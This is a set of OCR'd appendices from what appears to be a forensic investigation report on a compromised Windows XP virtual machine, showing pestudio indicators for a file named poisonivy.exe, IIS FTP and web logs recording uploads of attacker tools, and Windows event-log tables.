
xml-id	indicator (15)	detail	level
1434	The file references a URL pattern	url: 192.168.5.98	1
1431	The count of strings is suspicious	count: 43	1
1485	The count of libraries is suspicious	count: 1	1
1265	The count of imported functions is suspicious	count: 1	1
1215	The file-ratio of the section(s) has been determined	ratio: 92.86%	3
1633	The file references string(s) tagged as hint	type: utility	3
1633	The file references string(s) tagged as hint	type: registry	3
1633	The file references string(s) tagged as hint	type: url-pattern	3
1633	The file references string(s) tagged as hint	type: password	3
1633	The file references string(s) tagged as hint	type: file	3
1633	The file references string(s) tagged as hint	type: size	3
1634	The file references a function group	type: execution	3
1109	The file opts for Code Integrity (CI) a software security defense	status: no	4
1232	The file contains resource(s)	status: no	4
1040	The file contains a digital Certificate	status: no	4

Appendix 11: pestudio poisonivy.exe libraries




library (1)	blacklist (0)	type (1)	imports (1)	description
kernel32.dll	-	implicit	1	Windows NT BASE API Client DLL

Appendix 12: FTP logs




```
C:\WINDOWS\system32\Logfiles\MSFTPSVC1>type C:\WINDOWS\system32\LogFiles\MSFTPSVC1\ex100525.log
type C:\WINDOWS\system32\LogFiles\MSFTPSVC1\ex100525.log
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2010-05-25 23:28:18
#Fields: time c-ip cs-method cs-uri-stem sc-status
23:28:18 192.168.5.99 [1]USER Anonymous 331
23:28:20 192.168.5.99 [1]PASS fake@fake.com 230
23:28:30 192.168.5.99 [1]created files.tar 226
23:28:41 192.168.5.99 [1]created 7za.exe 226
23:28:43 192.168.5.99 [1]QUIT - 226

C:\WINDOWS\system32\Logfiles\MSFTPSVC1>type C:\WINDOWS\system32\LogFiles\MSFTPSVC1\ex100526.log
type C:\WINDOWS\system32\LogFiles\MSFTPSVC1\ex100526.log
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2010-05-26 00:03:08
#Fields: time c-ip cs-method cs-uri-stem sc-status
00:03:08 192.168.5.99 [2]USER Anonymous 331
00:03:10 192.168.5.99 [2]PASS fake@fake.com 230
00:03:25 192.168.5.99 [2]created runasspc.exe 226
00:03:26 192.168.5.99 [2]QUIT - 226

C:\WINDOWS\system32\Logfiles\MSFTPSVC1>type C:\WINDOWS\system32\LogFiles\MSFTPSVC1\ex100722.log
type C:\WINDOWS\system32\LogFiles\MSFTPSVC1\ex100722.log
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2010-07-22 23:03:54
#Fields: time c-ip cs-method cs-uri-stem sc-status
23:03:54 192.168.5.95 [2]USER anonymous 331
23:03:54 192.168.5.95 [2]PASS IEUser@ 230
23:03:54 192.168.5.95 [3]USER anonymous 331
23:03:54 192.168.5.95 [3]PASS IEUser@ 230
```

Appendix 13: Web logs



```
 Directory of C:\WINDOWS\system32\Logfiles\W3SVC1

10/10/2024  06:54 PM    <DIR>          .
10/10/2024  06:54 PM    <DIR>          ..
05/25/2010  06:17 PM               197 ex100526.log
07/22/2010  05:06 PM               419 ex100722.log
10/10/2024  06:54 PM            65,536 ex241011.log
               3 File(s)         66,152 bytes
               2 Dir(s)   5,667,741,696 bytes free

C:\WINDOWS\system32\Logfiles\W3SVC1>type C:\WINDOWS\system32\LogFiles\W3SVC1\ex100526.log
type C:\WINDOWS\system32\LogFiles\W3SVC1\ex100526.log
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2010-05-26 00:14:55
#Fields: time c-ip cs-method cs-uri-stem sc-status
00:14:55 192.168.5.99 GET /iisstart.asp 200

C:\WINDOWS\system32\Logfiles\W3SVC1>type C:\WINDOWS\system32\LogFiles\W3SVC1\ex100722.log
type C:\WINDOWS\system32\LogFiles\W3SVC1\ex100722.log
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2010-07-22 23:02:43
#Fields: time c-ip cs-method cs-uri-stem sc-status
23:02:43 192.168.5.95 GET /iisstart.asp 200
23:03:54 192.168.5.95 GET /iisstart.asp 200
23:03:54 192.168.5.95 GET /robots.txt 404
23:03:54 192.168.5.95 GET /iisstart.asp 200
23:03:54 192.168.5.95 GET /favicon.ico 404
23:03:54 192.168.5.95 GET /iisstart.asp 200

C:\WINDOWS\system32\Logfiles\W3SVC1>
```


Appendix 14: Windows Application logs



Application 165 event(s)

Type	Date	Time	Source	Category	Event	User	Computer
Information	7/22/2010	5:02:41 PM	MSDTC	TM	4097	N/A	FARADAY
Information	7/22/2010	3:01:11 PM	vmtools	None	105	N/A	FARADAY
Information	7/22/2010	3:01:00 PM	EAPOL	None	2001	N/A	FARADAY
Information	7/22/2010	2:45:17 PM	vmtools	None	105	N/A	FARADAY
Information	7/22/2010	2:45:05 PM	EAPOL	None	2001	N/A	FARADAY
Information	7/22/2010	1:27:35 PM	Windows Product Activ...	None	1006	N/A	FARADAY
Warning	7/22/2010	1:12:42 PM	Windows Product Activ...	None	1011	N/A	FARADAY
Information	7/22/2010	1:12:27 PM	vmtools	None	105	N/A	FARADAY
Information	7/22/2010	1:12:17 PM	EAPOL	None	2001	N/A	FARADAY
Error	7/22/2010	1:10:47 PM	Windows Product Activ...	None	1002	N/A	FARADAY
Information	7/22/2010	1:05:53 PM	LoadPerf	None	1000	N/A	FARADAY
Information	7/22/2010	1:05:52 PM	LoadPerf	None	1001	N/A	FARADAY
Warning	7/22/2010	1:04:00 PM	Windows Product Activ...	None	1011	N/A	FARADAY
Information	7/22/2010	1:03:35 PM	vmtools	None	105	N/A	FARADAY
Error	7/22/2010	1:03:28 PM	Windows Product Activ...	None	1012	N/A	FARADAY
Information	7/22/2010	1:03:28 PM	EAPOL	None	2001	N/A	FARADAY
Information	5/25/2010	6:14:53 PM	MSDTC	TM	4097	N/A	FARADAY
Warning	5/25/2010	6:14:34 PM	EventSystem	(52)	4354	N/A	FARADAY
Information	5/25/2010	6:14:25 PM	vmtools	None	105	N/A	FARADAY
Information	5/25/2010	6:14:18 PM	EAPOL	None	2001	N/A	FARADAY
Information	5/25/2010	6:13:21 PM	vmtools	None	108	N/A	FARADAY
Information	5/25/2010	6:06:09 PM	vmtools	None	105	N/A	FARADAY
Information	5/25/2010	6:05:58 PM	EAPOL	None	2001	N/A	FARADAY
Information	5/25/2010	6:04:51 PM	MSDTC	SVC	4111	N/A	FARADAY
Information	5/25/2010	5:29:30 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:29:30 PM	LoadPerf	None	1001	N/A	FARADAY
Information	5/25/2010	5:27:43 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:43 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:43 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:43 PM	LoadPerf	None	1001	N/A	FARADAY
Information	5/25/2010	5:27:43 PM	LoadPerf	None	1001	N/A	FARADAY
Information	5/25/2010	5:27:43 PM	LoadPerf	None	1001	N/A	FARADAY
Information	5/25/2010	5:27:42 PM	FrontPage 4.0	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:41 PM	FrontPage 4.0	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:41 PM	FrontPage 4.0	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:33 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:33 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:26 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:21 PM	MSDTC	TM	4097	N/A	FARADAY
Information	5/25/2010	5:27:17 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:17 PM	LoadPerf	None	1000	N/A	FARADAY
Information	5/25/2010	5:27:13 PM	LoadPerf	None	1000	N/A	FARADAY


Appendix 15: Windows System Logs (1/3)



System 685 event(s)

Type	Date	Time	Source	Category	Event	User	Computer
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Error	5/25/2010	6:15:05 PM	W32Time	None	29	N/A	FARADAY
Error	5/25/2010	6:15:05 PM	W32Time	None	17	N/A	FARADAY
Error	5/25/2010	6:14:45 PM	W32Time	None	29	N/A	FARADAY
Error	5/25/2010	6:14:45 PM	W32Time	None	17	N/A	FARADAY
Information	5/25/2010	6:14:10 PM	vmdebug	None	5	N/A	FARADAY
Information	5/25/2010	6:14:16 PM	eventlog	None	6005	N/A	FARADAY
Information	5/25/2010	6:14:16 PM	eventlog	None	6009	N/A	FARADAY
Information	5/25/2010	6:13:22 PM	eventlog	None	6006	N/A	FARADAY
Information	5/25/2010	6:12:04 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:12:01 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:11:55 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:11:55 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:11:52 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:11:52 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:11:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:11:50 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:11:50 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:11:50 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:11:48 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:11:48 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	6:07:30 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:07:30 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:07:30 PM	Service Control Manager	None	7036	N/A	FARADAY
